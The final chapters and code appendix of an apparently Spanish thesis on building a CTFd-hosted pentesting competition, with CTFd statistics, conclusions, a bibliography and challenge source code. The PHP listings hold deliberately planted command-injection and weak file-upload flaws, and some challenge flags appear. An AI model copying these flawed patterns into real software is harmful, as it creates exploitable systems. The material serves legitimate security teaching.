



Figura 5.71: Diagramas "Submission Percentages" y "Category Breakdown" del panel "Statistics" en CTFd

muestran el porcentaje y valor absoluto de aciertos y fallos, y los porcentajes de retos existentes de cada categoría, respectivamente.

Además, puede comprobar cuáles son los usuarios que han cometido los errores y en qué retos accediendo al panel *Submissions* como se puede observar en la figura 5.72



ID	User	Challenge	Type	Provided	Date
32	user2	Legacy (Explotación)	correct	sEwRiHbrPE8AsTlSOvhdm6tNgAmJ07	July 23rd, 2:40:12 AM
31	user2	Metasploit	correct	b	July 23rd, 2:39:51 AM
30	user2	Metasploit	incorrect	a	July 23rd, 2:39:48 AM
29	user2	CVE	correct	c	July 23rd, 2:39:43 AM
28	user2	Ejecución remota de comandos	correct	c	July 23rd, 2:39:34 AM
27	user2	Ejecución remota de comandos	incorrect	a	July 23rd, 2:39:30 AM
26	user2	Vulnerabilidad	correct	a	July 23rd, 2:39:19 AM
25	user2	Vulnerabilidad	incorrect	sdfsdf	July 23rd, 2:39:15 AM
24	user2	Escaneo de directorios web	correct	b	July 23rd, 2:39:10 AM
23	user2	Escaneo de puertos	correct	c	July 23rd, 2:39:04 AM
22	user2	Test de penetración	correct	b	July 23rd, 2:38:10 AM

Figura 5.72: Panel "Submissions" en CTFd

Como se comentó anteriormente, el usuario administrador tiene muchas más funcionalidades disponibles. Sin embargo, las funcionalidades de visionado de estadísticas son aquellas que podrían ser de más utilidad de cara al flujo normal de la competición y a realizar un seguimiento del progreso de los usuarios. Por ejemplo, estos datos podrían utilizarse para intentar detectar trampas mediante la correlación de eventos, para averiguar cuáles son los retos que resultaron más sencillos para los estudiantes y en general para medir el éxito que ha tenido la competición.

Capítulo 6

Conclusiones

En este capítulo se presentan las conclusiones sobre el trabajo realizado y una serie de proposiciones de mejora como trabajo futuro.

6.1. Trabajo realizado

Para llegar a conseguir el resultado final ha sido necesario mucho trabajo, no solo el necesario para crear y configurar la competición, sino también bastante trabajo previo para entender el contexto desde el punto de vista del jugador.

Un resumen del trabajo realizado en forma de conclusiones es:

- **Investigación sobre el panorama actual de la ciberseguridad y los CTFs**: previo a comenzar con la realización del proyecto ha sido necesario investigar sobre aspectos generales de la ciberseguridad y sobre el estado actual de los CTFs. En este aspecto se ha realizado un estudio en profundidad sobre los tipos de CTFs y se ha hecho una comparativa entre varias plataformas famosas de CTFs.

- **Investigación sobre las técnicas de explotación y escalada de privilegios más comunes**: antes de poder empezar a diseñar la competición ha sido necesario participar en diversos CTFs, tanto para entender las técnicas de explotación utilizadas como para entender las razones de diseño que llevan a la presencia de esas vulnerabilidades.

- **Selección de una plataforma de alojamiento de CTFs**: en función de las necesidades de la universidad, del alumnado y de la competición que tenía en mente, se ha seleccionado la plataforma CTFd como plataforma de alojamiento tras compararla con otras plataformas de alojamiento similares.

- **Creación de una competición progresiva, realista y escalable**: como resultado de la investigación realizada, se ha logrado diseñar una competición progresiva basada en retos de diverso tipo y dificultad. Es realista, ya que las técnicas utilizadas no son meros trucos lúdicos, sino procedimientos empleados en el mundo real. Además, es escalable, dado que su estructura permite la incorporación de nuevos retos sin necesidad de modificar el trabajo realizado previamente.

6.2. Trabajo futuro

El resultado final ha sido satisfactorio y se han cumplido los objetivos, pero esto no significa que no se puedan aplicar mejoras o ampliaciones. De hecho, desde antes de comenzar el trabajo tenía claro que era tan importante diseñar una competición jugable y de calidad como diseñarla de tal manera que admitiera ampliaciones en un futuro.

Algunos temas pendientes y propuestas de trabajo futuro son:

- **Decidir la modalidad de alojamiento de la competición**: la competición está creada y lista para ser jugada, pero queda por determinar si la instancia de CTFd va a ser alojada internamente en la red de la UNED o externamente mediante el servicio de alojamiento que ofrece la empresa dueña de CTFd.
- **Añadir más retos de pentesting**: debido a la restricción de horas de este proyecto y a la complejidad de la temática, no ha sido posible crear retos sobre todas las vulnerabilidades más típicas. En este trabajo se han tratado algunos tipos de vulnerabilidades importantes como son la ejecución de código mediante inyección de comandos y subida arbitraria de ficheros. Sin embargo, hay otros tipos de vulnerabilidades importantes como las de tipo inyección SQL y las de inyección de código Javascript (XSS) que no han sido incluidos en esta competición por falta de tiempo y que sería interesante tratar en la competición.
- **Añadir retos de otras categorías distintas a la de pentesting**: debido a mi inclinación hacia este campo y a mi base de conocimiento actual, esta competición está compuesta exclusivamente de retos sobre seguridad ofensiva, pero sería interesante enriquecer la competición con retos de otras categorías como las indicadas en la sección 2.3.4.

Espero con entusiasmo que otros alumnos sigan contribuyendo a esta competición añadiendo más retos y mejorando la misma.

Bibliografía

[1] Como cambiar el usuario con el que se ejecuta un servidor http apache. https://askubuntu.com/questions/97810/how-to-make-apache-run-as-current-user. [Consultado 01-09-2023].

[2] Como instalar y configurar apache y módulo php en ubuntu. https://www.conchaalviz.com/blog/como-instalar-y-configurar-apache-y-modulo-php-en-ubuntu-18-04-lts/. [Consultado 01-09-2023].

[3] Como lanzar scripts de manera automática al iniciar el sistema en linux. https://rm-rf.es/script-arranque-automatico-sistema-linux-init-d/. [Consultado 01-09-2023].

[4] Como subir un fichero en php. https://blog.filestack.com/thoughts-and-knowledge/php-file-upload/. [Consultado 01-09-2023].

[5] Comparación entre distintas plataformas de ctfs. https://cybertalents.com/blog/top-platforms-to-run-your-ctf. [Consultado 01-09-2023].

[6] Conjunto de recursos relativos a ctfs. https://github.com/apsdehal/awesome-ctf. [Consultado 01-09-2023].

[7] Cron jobs en linux. https://www.freecodecamp.org/news/cron-jobs-in-linux/. [Consultado 01-09-2023].

[8] Documentación de ctfd. https://docs.ctfd.io/. [Consultado 01-09-2023].

[9] Game-based learning approach to cybersecurity. https://ieeexplore.ieee.org/document/9125202. [Consultado 01-09-2023].

[10] Historia de la ciberseguridad. https://cyber-security.degree/resources/history-of-cyber-security/. [Consultado 01-09-2023].

[11] Historia de la ciberseguridad. https://nordvpn.com/es/blog/historia-ciberseguridad/. [Consultado 01-09-2023].

[12] Historia de la ciberseguridad: Día internacional de internet. https://www.le-vpn.com/es/dia-internacional-de-internet/. [Consultado 01-09-2023].

[13] Historia del capitán crunch. https://www.hermanotemblon.com/la-verdadera-historia-del-capitan-cruch-las-cajas-azules-y-los-fundadores-de-apple/ [Consultado 01-09-2023].

[14] Hostear una competición de ctfs mediante docker y digitalocean. https://www.coengoedegebure.com/hosting-a-ctf-made-easy/. [Consultado 01-09-2023].

[15] La ia de generación de imágenes getimg. https://getimg.ai/. [Consultado 01-09-2023].

[16] La ia de uso genérico chatgpt. https://chat.openai.com/. [Consultado 01-09-2023].

[17] Plataforma de ctfs de ciberseguridad hackthebox. https://www.hackthebox.com/. [Consultado 01-09-2023].

[18] Plataforma de ctfs de ciberseguridad tryhackme. https://tryhackme.com/. [Consultado 01-09-2023].

[19] Plataforma de ctfs de ciberseguridad vulnhub. https://www.vulnhub.com/. [Consultado 01-09-2023].

[20] Plataforma para realizar diagramas. https://draw.io/. [Consultado 01-09-2023].

[21] Página de descarga de plantillas html de uso libre. https://html5up.net/. [Consultado 01-09-2023].

[22] Tipos de ctfs. https://wikis.fdi.ucm.es/ELP/Capture_the_Flag. [Consultado 01-09-2023].

[23] Vectores de escalada de privilegios mediante binarios de linux. https://gtfobins.github.io/. [Consultado 01-09-2023].

Apéndice A

Códigos

```python
# Generates a random string of 30 characters with numbers, uppercase and lowercase letters
import random, string

length = 30
characters = string.ascii_letters + string.digits
random_string = ''.join(random.choice(characters) for i in range(length))
print(random_string)
```

Listing 1: Generador de flags para los retos

```html
<!doctype html>
<html>
  <head>
    <title>HackStation</title>
  </head>
  <body>
    <h1>Welcome to HackStation!</h1>
    <img src="hacker.jpg"/>
    <p>It is still under development but... Use our search engine to find the exploit to hack your victim!</p>
    <form action="/exploitQuery.php" method="get">
      <ul>
        <li>
          <label for="product">Product on which you want to search for exploits:</label>
          <input type="text" id="product" name="product" placeholder="Enter the product here...">
          <button type="submit">Buscar</button>
        </li>
      </ul>
    </form>
    <p>Coming soon to HackStation... NMAP!!!!!</p>
  </body>
</html>
```

Listing 2: Fichero index.html de la web de la máquina HackingStation

```php
<?php
  exec('searchsploit -wj ' . $_GET['product'], $results);
  $json_string = json_encode($results, JSON_PRETTY_PRINT);
  echo '<pre>' . $json_string . '</pre>';
?>
```

Listing 3: Script exploitQuery.php vulnerable a inyección de comandos de la web de la máquina HackingStation

```
#!/bin/sh

sudo service apache2 start
```

Listing 4: Script init_config.sh para levantar el servidor web Apache al encender las máquinas HackingStation y Diff3r3ntS3c

```
<!DOCTYPE HTML>
<!--
Hyperspace by HTML5 UP
html5up.net | @ajlkn
Free for personal and commercial use under the CCA 3.0 license
 ↪  (html5up.net/license)
-->
<html>
<head>
    <title>Diff3r3ntS3c</title>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1,
     ↪  user-scalable=no" />
    <link rel="stylesheet" href="assets/css/main.css" />
    <noscript><link rel="stylesheet" href="assets/css/noscript.css"
     ↪  /></noscript>
</head>
<body class="is-preload">

<!-- Sidebar -->
<section id="sidebar">
    <div class="inner">
        <nav>
            <ul>
                <li><a href="#intro">Welcome</a></li>
                <li><a href="#one">Who we are</a></li>
                <li><a href="#two">What we do</a></li>
                <li><a href="#three">Get in touch</a></li>
            </ul>
        </nav>
```

```
    </div>
</section>

<!-- Wrapper -->
<div id="wrapper">

    <!-- Intro -->
    <section id="intro" class="wrapper style1 fullscreen fade-up">
        <div class="inner">
            <h1>Diff3r3ntS3c</h1>
            <p>Fortifying your digital infrastructure through cutting-edge offensive security strategies,<br/>
                <b>Diff3r3ntS3c</b> safeguards your organization against relentless cyber threats</p>
        </div>
    </section>

    <!-- One -->
    <section id="one" class="wrapper style2 spotlights">
        <section>
            <a href="#" class="image"><img src="images/our-expert-team.jpeg" alt="" data-position="center center" /></a>
            <div class="content">
                <div class="inner">
                    <h2>Our Expert Team</h2>
                    <p>Our elite team consists of highly skilled offensive security professionals with diverse backgrounds in penetration testing, ethical hacking, reverse engineering, and security analysis.</p>
                </div>
            </div>
        </section>
        <section>
            <a href="#" class="image"><img src="images/our-mission-and-values.jpeg" alt="" data-position="top center" /></a>
            <div class="content">
                <div class="inner">
                    <h2>Our Mission and Values</h2>
                    <p>Our mission is to empower organizations with robust offensive security strategies, driven by integrity, professionalism, and a relentless pursuit of knowledge. We prioritize transparency, open communication, and building trust with our clients.</p>
                </div>
            </div>
        </section>
```

```
63      </section>
64
65      <!-- Two -->
66      <section id="two" class="wrapper style3 fade-up">
67          <div class="inner">
68              <h2>What we do</h2>
69              <p>Empowering organizations through advanced offensive security
                ↪ services, we uncover vulnerabilities, enhance defenses, and
                ↪ foster a vigilant security culture. Stay ahead of cyber
                ↪ threats with the expert solutions from
                ↪ <b>Diff3r3ntS3c</b>.</p>
70              <div class="features">
71                  <section>
72                      <span class="icon solid major fa-shield-alt"></span>
73                      <h3>Penetration Testing and Vulnerability
                        ↪ Assessments</h3>
74                      <p>Identify and exploit security weaknesses through
                        ↪ testing and assessments. Take proactive measures for
                        ↪ remediation.</p>
75                  </section>
76                  <section>
77                      <span class="icon solid major fa-bullseye"></span>
78                      <h3>Red Team Exercises and Adversary Simulation</h3>
79                      <p>Simulate attacks to assess defense resilience.
                        ↪ Strengthen security and prepare for evolving
                        ↪ threats.</p>
80                  </section>
81                  <section>
82                      <span class="icon solid major fa-lightbulb"></span>
83                      <h3>Security Consulting and Advisory Services</h3>
84                      <p>Get expert guidance on strategy, architecture,
                        ↪ response planning, and compliance. Benefit from
                        ↪ tailored consulting services.</p>
85                  </section>
86                  <section>
87                      <span class="icon solid major fa-users"></span>
88                      <h3>Security Awareness Training and Education</h3>
89                      <p>Empower staff to recognize and respond to threats.
                        ↪ Foster a culture of security awareness through
                        ↪ customized training.</p>
90                  </section>
91              </div>
92          </div>
93      </section>
94
95      <!-- Three -->
96      <section id="three" class="wrapper style1 fade-up">
97          <div class="inner">
```

```
98              <h2>Get in touch</h2>
99              <p>Interested in joining our team at <b>Diff3r3ntS3c</b>? We
                ↪  would love to hear from you! Please provide your name, phone
                ↪  number, and attach your CV below. We are always on the
                ↪  lookout for passionate individuals with a strong commitment
                ↪  to cybersecurity and a drive to make a difference. We value
                ↪  diversity, creativity, and a collaborative spirit. Take the
                ↪  first step towards an exciting career in offensive security
                ↪  by reaching out to us today. We look forward to connecting
                ↪  with you!</p>
100             <div class="split style1">
101                 <section>
102                     <form action="uploadData.php" method="post"
                        ↪  enctype="multipart/form-data">
103                         <input type="text" id="name" name="name"
                            ↪  placeholder="James">
104                         <br/>
105                         <input type="tel" id="phone_number"
                            ↪  name="phone_number" placeholder="123456789"
                            ↪  pattern="[0-9]{9}">
106                         <br/>
107                         <input type="file" name="file" id="fileToUpload">
108                         <input type="submit" name="submit" value="Upload">
109                     </form>
110                 </section>
111             </div>
112         </div>
113     </section>
114
115 </div>
116
117 <!-- Footer -->
118 <footer id="footer" class="wrapper style1-alt">
119     <div class="inner">
120         <ul class="menu">
121             <li>&copy; Untitled. All rights reserved.</li><li>Design: <a
                ↪  href="http://html5up.net">HTML5 UP</a></li>
122         </ul>
123     </div>
124 </footer>
125
126 <!-- Scripts -->
127 <script src="assets/js/jquery.min.js"></script>
128 <script src="assets/js/jquery.scrollex.min.js"></script>
129 <script src="assets/js/jquery.scrolly.min.js"></script>
130 <script src="assets/js/browser.min.js"></script>
131 <script src="assets/js/breakpoints.min.js"></script>
132 <script src="assets/js/util.js"></script>
```

```
<script src="assets/js/main.js"></script>

</body>
</html>

```

Listing 5: Fichero index.html de la web de la máquina Diff3r3ntS3c

```
<?php
  // Get the name and the phone number of the user
  $name=$_POST['name'];
  $phone_number=$_POST['phone_number'];

  // Get the file name and file temporal name
  $file_name = $_FILES['file']['name'];
  $file_tmp_name  = $_FILES['file']['tmp_name'];

  // Create the data upload directory
  $upload_directory='./uploads/';
  $new_directory=count(glob($upload_directory . '/*', GLOB_ONLYDIR)) + 1 .
   ↪  "/";
  $data_upload_directory=$upload_directory . $new_directory;
  mkdir($data_upload_directory);

  // Store the name and the phone number of the user in a txt file
  $user_data="Name: $name\nPhone number: $phone_number";
  $save_user_data_command="echo '$user_data' >
   ↪  $data_upload_directory/userinfo.txt";
  system($save_user_data_command);

  // Set the not allowed file extensions
  $not_allowed_file_extensions = ['sh','php']; // These will be the only
   ↪  file extensions allowed

  // Get the file extension
  $file_extension = strtolower(end(explode('.',$file_name)));

  if (isset($_POST['submit'])) {

    if (in_array($file_extension,$not_allowed_file_extensions)) { // If the
     ↪  file extension is not allowed

      echo "This file looks malicious. Please do not try to hack us.";

    } else { // If the file extension is allowed

      // Try to upload the file
      $file_upload_path = $data_upload_directory . basename($file_name);
```

```
37          $successful_upload = move_uploaded_file($file_tmp_name,
            ↪  $file_upload_path);
38
39        if ($successful_upload) { // If the upload was successful
40
41          echo "The file " . basename($file_name) . " has been uploaded";
42
43        } else { // If the upload was unsuccessful
44
45          echo "An error occurred. Please contact the administrator.";
46        }
47
48      }
49
50    }
51  ?>
```

Listing 6: Script uploadData.php vulnerable a subida arbitraria de ficheros de la web de la máquina Diff3r3ntS3c

```
1  #!/bin/bash
2
3  # Source folder to be backed up
4  source_folder="/var/www/html/uploads/"
5
6  # Destination folder for the backup
7  backup_folder="/home/candidate/Backups/"
8
9  # Create backup folder if it doesn't exist
10 mkdir -p "$backup_folder"
11
12 # Backup file name
13 backup_file="${backup_folder}backup.tar.gz"
14
15 # Create a compressed tar archive of the source folder
16 tar -czf "$backup_file" -C "$source_folder" .
```

Listing 7: Script makeBackup.sh para realizar un backup periódico en la máquina Diff3r3ntS3c